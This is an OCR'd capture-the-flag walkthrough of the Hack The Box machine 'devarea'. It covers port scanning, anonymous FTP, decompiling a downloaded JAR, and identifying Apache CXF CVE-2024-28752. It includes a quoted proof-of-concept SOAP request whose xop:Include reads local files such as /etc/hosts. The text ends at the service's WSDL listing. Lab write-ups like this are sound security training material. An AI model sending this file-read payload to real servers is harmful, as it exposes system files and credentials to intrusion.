
This is devarea writeup by Jiseok Song

nmap



```
8888/tcp open  http    syn-ack ttl 63 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
1 service unrecognized despite returning data. If you know the service/version, please submit the
i-bin/submit.cgi?new-service :
SF-Port8500-TCP:V=7.94SVN%I=7%D=7/8%Time=6A4E8267%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x2
SF:0text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad
SF:\x20Request")%r(GetRequest,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x
SF:20Error\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-T
SF:ype-Options:\x20nosniff\r\nDate:\x20Wed,\x2008\x20Jul\x202026\x2017:01:
SF:27\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20s
```

It shows anonymous ftp login allowed. It also has port 80,8080,8500,8888. Add devarea.htb to /etc/hosts and move on

Download ftp share

Login as anonymous on ftp shell

```
┌─[parrot@parrot]─[~/Documents/devarea]
└──╼ $ftp devarea.htb
Connected to devarea.htb.
220 (vsFTPd 3.0.5)
Name (devarea.htb:parrot): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Download employee-service.jar


```
ftp> ls
229 Entering Extended Passive Mode (|||47075|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44232|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
ftp> get employee-service.jar
local: employee-service.jar remote: employee-service.jar
229 Entering Extended Passive Mode (|||44166|)
150 Opening BINARY mode data connection for employee-service.jar (6445030 bytes).
100% |***********************************************************************
226 Transfer complete.
6445030 bytes received in 00:03 (1.68 MiB/s)
```

Use jadx to get code


```
# if jadx not installed
# sudo apt update && sudo apt install jadx -y
```

```
mkdir employee-service
jadx $(pwd)/employee-service.jar -d $(pwd)/employee-service
```

VS code snyk extension shows vulnerability in apache cxf



For 3.2.14. Looking for vulnerabilities in cvedetails



Browse cve-2024-28752, I can find poc(https://github.com/vulhub/vulhub/blob/master/apache-

cxf/CVE-2024-28752/README.md)

Vulnerability Reproduction

Send this request to the server:


```
POST /test HTTP/1.1
Host: your-ip:8080
Content-Type: multipart/related; boundary=----kkkkkk123123213
Content-Length: 472
Connection: close

------kkkkkk123123213
Content-Disposition: form-data; name="1"


<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web="http://service.namespace/">
   <soapenv:Header/>
   <soapenv:Body>
      <web:test>
         <arg0>
<count><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/hosts"></xop:Include></count>
</arg0>
      </web:test>
   </soapenv:Body>
</soapenv:Envelope>
------kkkkkk123123213--
```

Web Enumeration


devarea.htb has a static page with no button implemented yet




Let's visit other ports that nmap shows



8500 is a proxy



8080 is jetty. This is the port that will be exploited using poc



8888 is hoverfly, which will be investigated after 8080

Source code shows

sources > htb > devarea > ServerStarter.java

```java
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;
/* loaded from: employee-service.jar:htb/devarea/ServerStarter.class */
public class ServerStarter {
    public static void main(String[] args) {
        JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
        factory.setServiceClass(EmployeeService.class);
        factory.setServiceBean(new EmployeeServiceImpl());
        factory.setAddress("http://0.0.0.0:8080/employeeservice");
        factory.create();
        System.out.println("Employee Service running at http://localhost:8080/employeeservice");
        System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
    }
}
```

Let's browse http://devarea.htb:8080/employeeservice?wsdl


Not Secure http://devarea.htb:8080/employeeservice?wsdl


Import bookmarks... Parrot OS OSINT Services Vuln DB Privacy and Security Learning Resources Hack The Box :: Home CyberChef

This XML file does not appear to have any style information associated with it. The document tree is shown below.



```
−<wsdl:definitions name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  −<wsdl:types>
    −<xs:schema elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">
       <xs:element name="submitReport" type="tns:submitReport"/>
       <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>
      −<xs:complexType name="submitReport">
        −<xs:sequence>
           <xs:element minOccurs="0" name="arg0" type="tns:report"/>
         </xs:sequence>
       </xs:complexType>
      −<xs:complexType name="report">
        −<xs:sequence>
           <xs:element name="confidential" type="xs:boolean"/>
           <xs:element minOccurs="0" name="content" type="xs:string"/>
           <xs:element minOccurs="0" name="department" type="xs:string"/>
           <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
         </xs:sequence>
       </xs:complexType>
      −<xs:complexType name="submitReportResponse">
        −<xs:sequence>
           <xs:element minOccurs="0" name="return" type="xs:string"/>
         </xs:sequence>
       </xs:complexType>
     </xs:schema>
   </wsdl:types>
 −<wsdl:message name="submitReport">
     <wsdl:part element="tns:submitReport" name="parameters"> </wsdl:part>
   </wsdl:message>
 −<wsdl:message name="submitReportResponse">
     <wsdl:part element="tns:submitReportResponse" name="parameters"> </wsdl:part>
```


